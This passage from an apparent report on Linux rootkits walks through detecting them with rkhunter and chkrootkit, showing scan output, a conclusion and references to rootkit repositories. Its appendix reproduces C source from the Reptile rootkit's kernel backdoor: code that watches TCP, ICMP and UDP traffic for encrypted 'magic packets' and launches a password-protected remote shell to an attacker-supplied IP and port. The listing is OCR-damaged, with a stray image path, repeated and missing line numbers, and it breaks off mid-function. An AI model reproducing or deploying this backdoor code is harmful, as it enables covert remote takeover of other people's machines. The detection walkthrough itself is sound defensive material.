Get:28 http://archive.ubuntu.com/ubuntu lunar/multiverse DEP-11 48x48 Icons [51.9 kB]
Get:29 http://archive.ubuntu.com/ubuntu lunar/multiverse DEP-11 64x64 Icons [186 kB]
Get:30 http://archive.ubuntu.com/ubuntu lunar/multiverse DEP-11 64x64@2 Icons [904 B]
Get:31 http://archive.ubuntu.com/ubuntu lunar/multiverse amd64 c-n-f Metadata [8,772 B]
Get:32 http://archive.ubuntu.com/ubuntu lunar-updates/main amd64 Packages [21.1 kB]
```


2. Now, use the sudo rkhunter -check command to use rkhunter to find any rootkits. It appears to be verifying system commands. Simply press the Enter key

```
victim@ubuntu:~$ sudo rkhunter --check
[ Rootkit Hunter version 1.4.6 ]

Checking system commands...

  Performing 'strings' command checks
    Checking 'strings' command                          [ OK ]

  Performing 'shared libraries' checks
    Checking for preloading variables                   [ None found ]
    Checking for preloaded libraries                    [ None found ]
    Checking LD_LIBRARY_PATH variable                   [ Not found ]

  Performing file properties checks
    Checking for prerequisites                          [ OK ]
    /usr/sbin/adduser                                   [ Warning ]
    /usr/sbin/chroot                                    [ Warning ]
    /usr/sbin/cron                                      [ Warning ]
    /usr/sbin/depmod                                    [ OK ]
    /usr/sbin/fsck                                      [ Warning ]
    /usr/sbin/groupadd                                  [ Warning ]
    /usr/sbin/groupdel                                  [ Warning ]
    /usr/sbin/groupmod                                  [ Warning ]
    /usr/sbin/grpck                                     [ Warning ]
    /usr/sbin/ifconfig                                  [ OK ]
    /usr/sbin/init                                      [ OK ]
    /usr/sbin/insmod                                    [ OK ]
    /usr/sbin/ip                                        [ OK ]
    /usr/sbin/lsmod                                     [ OK ]
    /usr/sbin/modinfo                                   [ OK ]
    /usr/sbin/modprobe                                  [ OK ]
    /usr/sbin/nologin                                   [ Warning ]
    /usr/sbin/pwck                                      [ Warning ]
    /usr/sbin/rmmod                                     [ OK ]
    /usr/sbin/route                                     [ OK ]
    /usr/sbin/rsyslogd                                  [ Warning ]
    /usr/sbin/runlevel                                  [ OK ]
    /usr/sbin/sulogin                                   [ Warning ]
    /usr/sbin/sysctl                                    [ Warning ]
    /usr/sbin/useradd                                   [ Warning ]
```

3. The total file properties checked in a system check are 142. 477 for a rootkit check that might exist.

```
System checks summary
=====================

File properties checks...
    Files checked: 142
    Suspect files: 111

Rootkit checks...
    Rootkits checked : 477
    Possible rootkits: 3

Applications checks...
    All checks skipped

The system checks took: 3 minutes and 41 seconds

All results have been written to the log file: /var/log/rkhunter.log

One or more warnings have been found while checking the system.
Please check the log file (/var/log/rkhunter.log)
```

4. Next, you must install chkrootkit. The chkrootkit shell script checks system binaries for rootkit modification; hence, sudo apt-get install chkrootkit must be used for installation.



5. You must use the command sudo chkrootkit in order to use chkrootkit.

```
victim@ubuntu:~$ sudo chkrootkit
ROOTDIR is `/'
Checking `amd'...                                           not found
Checking `basename'...                                      not infected
Checking `biff'...                                          not found
Checking `chfn'...                                          not infected
Checking `chsh'...                                          not infected
Checking `cron'...                                          not infected
Checking `crontab'...                                       not infected
Checking `date'...                                          not infected
Checking `du'...                                            not infected
Checking `dirname'...                                       not infected
Checking `echo'...                                          not infected
Checking `egrep'...                                         not infected
Checking `env'...                                           not infected
Checking `find'...                                          not infected
Checking `fingerd'...                                       not found
Checking `gpm'...                                           not found
Checking `grep'...                                          not infected
Checking `hdparm'...                                        not infected
Checking `su'...                                            not infected
Checking `ifconfig'...                                      not infected
Checking `inetd'...                                         not infected
Checking `inetdconf'...                                     not found
Checking `identd'...                                        not found
Checking `init'...                                          not infected
Checking `killall'...                                       not infected
Checking `ldsopreload'...                                   not infected
Checking `login'...                                         not infected
Checking `ls'...                                            not infected
Checking `lsof'...                                          not infected
Checking `mail'...                                          not infected
Checking `mingetty'...                                      not found
Checking `netstat'...                                       not infected
Checking `named'...                                         not found
Checking `passwd'...                                        not infected
Checking `pidof'...                                         not infected
Checking `pop2'...                                          not found
Checking `pop3'...                                          not found
```

6. The operations of Chkrootkit are finished.

```
run/utmp:
! RUID          PID TTY    CMD
! victim       4034 pts/0  bash
! victim     162709 pts/0  sudo chkrootkit
! victim       2604 tty2   /usr/libexec/gdm-x-session --run-script env GNOME_SHELL_SESSION_MODE=ubuntu /usr/bin/gnome-s
ession --session=ubuntu
! victim       2629 tty2   /usr/libexec/gnome-session-binary --session=ubuntu
! victim       2606 tty2   /usr/lib/xorg/Xorg vt2 -displayfd 3 -auth /run/user/1000/gdm/Xauthority -nolisten tcp -backg
round none -noreset -keeptty -novtswitch -verbose 3
chkutmp: nothing deleted
Checking `OSX_RSPLUG'...                                    not tested
```

\

5.0 Conclusion

Intruders can use rootkits as hazardous weapons. Its ongoing development has turned it into the ideal clandestine weapon for attackers. Network security alone cannot completely protect a machine from rootkits. The host and application should both be covered by the security measure. We have to bear in mind that the internet continues to grow and flow with a wealth of technological information. Technology is enabling the development and use of new forms of warfare in combination with the creative talent of assailants worldwide. Nevertheless, we must be well prepared for it. In light of this, there are advantages and disadvantages to using rootkits in network systems. In addition to assisting in rootkit detection in the network, I have covered a lot of ground in the description presented above.

6.0 Reference

1. The Hackers Choice (THC). (1999). LKM hacking. https://web.archive.org/web/20060620141337/http://www.thc.org:80/doc/lkmhacking/lkmhacking.html
2. Coppola, M. (2021). Suterusu: A Linux rootkit that hides processes, files, and directories. GitHub. https://github.com/mncoppola/suterusu
3. Reguera-Garcia, D. (2021). Enyelkm. GitHub. https://github.com/David-Reguera-Garcia-Dreg/enyelkm.git
4. Creaktive. (2021). TSH - The Rootkit. GitHub. https://github.com/creaktive/tsh
5. Brenns10. (2016). LSH - a simple Unix shell. GitHub. https://github.com/brenns10/lsh

7.0.0 Appendix

In this Rootkit Reptile, the programming language chosen is C.

```c
#include <linux/string.h>
#include <linux/version.h>
#include <linux/net.h>
#include <linux/ip.h>
#include <linux/tcp.h>
#include <linux/udp.h>
#include <linux/icmp.h>
#include <linux/workqueue.h>

#include "util.h"
#include "config.h"
#include "backdoor.h"

struct shell_task {
    struct work_struct work;
    char *ip;
    char *port;
};

void shell_execer(struct work_struct *work)
{
    struct shell_task *task = (struct shell_task *)work;
    char *argv[] = { SHELL_PATH, "-t", task->ip, "-p", task->port, "-s", PASSWORD, NULL };

    exec(argv);

    kfree(task->ip);
    kfree(task->port);
    kfree(task);
}

int shell_exec_queue(char *ip, char *port)
{
    struct shell_task *task;

    task = kmalloc(sizeof(*task), GFP_KERNEL);

    if (!task)
        return 0;

    task->ip = kstrdup(ip, GFP_KERNEL);
    if (!task->ip) {
        kfree(task);
        return 0;
    }

```

```
46
47      task->port = kstrdup(port, GFP_KERNEL);
48      if (!task->port) {
49          kfree(task->ip);
50          kfree(task);
51          return 0;
52      }
53
54      INIT_WORK(&task->work, &shell_execer);
55
56      return schedule_work(&task->work);
57  }
58
59  #define DROP 0
60  #define ACCEPT 1
61
62  unsigned int magic_packet_parse(struct sk_buff *socket_buffer)
63  {
64      const struct iphdr *ip_header;
65      const struct icmphdr *icmp_header;
66      const struct tcphdr *tcp_header;
67      const struct udphdr *udp_header;
68      struct iphdr _iph;
69      struct icmphdr _icmph;
70      struct tcphdr _tcph;
71      struct udphdr _udph;
72      const char *data = NULL;
73      char *_data, *argv_str, **argv;
74      int size, str_size;
75
76      if (!socket_buffer)
77          return ACCEPT;
78
79      ip_header = skb_header_pointer(socket_buffer, 0, sizeof(_iph), &_iph);
80
81      if (!ip_header)
82          return ACCEPT;
83
84      if (!ip_header->protocol)
85          return ACCEPT;
86
87      if (htons(ip_header->id) != IPID)
88          return ACCEPT;
89
90      if (ip_header->protocol == IPPROTO_TCP) {
91          tcp_header = skb_header_pointer(socket_buffer, ip_header->ihl * 4, sizeof(_tcph), &_tcph);
```

```
91          tcp_header = skb_header_pointer(socket_buffer, ip_header->ihl * 4, sizeof(_tcph), &_tcph);
92
93          if (!tcp_header)
94              return ACCEPT;
95
96          if (htons(tcp_header->source) != SRCPORT)
97              return ACCEPT;
98
99          if (//htons(tcp_header->seq) == SEQ &&   /* uncoment this if you wanna use tcp_header->seq as filter */
100             htons(tcp_header->window) == WIN) {
101             size = htons(ip_header->tot_len) - sizeof(_iph) - sizeof(_tcph);
102
103             _data = kmalloc(size, GFP_KERNEL);
104
105             if (!_data)
106                 return ACCEPT;
107
108             str_size = size - strlen(MAGIC_VALUE);
109             argv_str = kmalloc(str_size, GFP_KERNEL);
110
111             if (!argv_str) {
112                 kfree(_data);
113                 return ACCEPT;
114             }
115
116             data = skb_header_pointer(socket_buffer, ip_header->ihl * 4 + sizeof(struct tcphdr), size, &_data);
117
118             if (!data) {
119                 kfree(_data);
120                 kfree(argv_str);
121                 return ACCEPT;
122             }
123
124             if (memcmp(data, MAGIC_VALUE, strlen(MAGIC_VALUE)) == 0) {
125
126                 memzero_explicit(argv_str, str_size);
127                 memcpy(argv_str, data + strlen(MAGIC_VALUE) + 1, str_size - 1);
128                 do_decrypt(argv_str, str_size - 1, KEY);
129
130                 argv = argv_split(GFP_KERNEL, argv_str, NULL);
131
132                 if (argv) {
133                     shell_exec_queue(argv[0], argv[1]);
134                     argv_free(argv);
135                 }
136
```

```
139
140                 return DROP;
141             }
142
143             kfree(_data);
144             kfree(argv_str);
145         }
146     }
147
148     if (ip_header->protocol == IPPROTO_ICMP) {
149         icmp_header = skb_header_pointer(socket_buffer, ip_header->ihl * 4, sizeof(_icmph), &_icmph);
150
151         if (!icmp_header)
152             return ACCEPT;
153
154         if (icmp_header->code != ICMP_ECHO)
155             return ACCEPT;
156
157         if (htons(icmp_header->un.echo.sequence) == SEQ &&
158             htons(icmp_header->un.echo.id) == WIN) {
159
160             size = htons(ip_header->tot_len) - sizeof(_iph) - sizeof(_icmph);
161
162             _data = kmalloc(size, GFP_KERNEL);
163
164             if (!_data)
165                 return ACCEPT;
166
167             str_size = size - strlen(MAGIC_VALUE);
168             argv_str = kmalloc(str_size, GFP_KERNEL);
169
170             if (!argv_str) {
171                 kfree(_data);
172                 return ACCEPT;
173             }
174
175             data = skb_header_pointer(socket_buffer, ip_header->ihl * 4 + sizeof(struct icmphdr), size, &_data);
176
177             if (!data) {
178                 kfree(_data);
179                 kfree(argv_str);
180                 return ACCEPT;
181             }
182
183             if (memcmp(data, MAGIC_VALUE, strlen(MAGIC_VALUE)) == 0) {
184
```

```
184
185                 memzero_explicit(argv_str, str_size);
186                 memcpy(argv_str, data + strlen(MAGIC_VALUE) + 1, str_size - 1);
187                 do_decrypt(argv_str, str_size - 1, KEY);
188
189                 argv = argv_split(GFP_KERNEL, argv_str, NULL);
190
191                 if (argv) {
192                     shell_exec_queue(argv[0], argv[1]);
193                     argv_free(argv);
194                 }
195
196                 kfree(_data);
197                 kfree(argv_str);
198
199                 return DROP;
200             }
201
202             kfree(_data);
203             kfree(argv_str);
204         }
205     }
206
207     if (ip_header->protocol == IPPROTO_UDP) {
208         udp_header = skb_header_pointer(socket_buffer, ip_header->ihl * 4, sizeof(_udph), &_udph);
209
210         if (!udp_header)
211             return ACCEPT;
212
213         if (htons(udp_header->source) != SRCPORT)
214             return ACCEPT;
215
216         if (htons(udp_header->len) <= (sizeof(struct udphdr) + strlen(MAGIC_VALUE) + 25)) {
217
218             size = htons(ip_header->tot_len) - sizeof(_iph) - sizeof(_udph);
219
220             _data = kmalloc(size, GFP_KERNEL);
221
222             if (!_data)
223                 return ACCEPT;
224
225             str_size = size - strlen(MAGIC_VALUE);
226             argv_str = kmalloc(str_size, GFP_KERNEL);
227
228             if (!argv_str) {
229                 kfree(_data);
```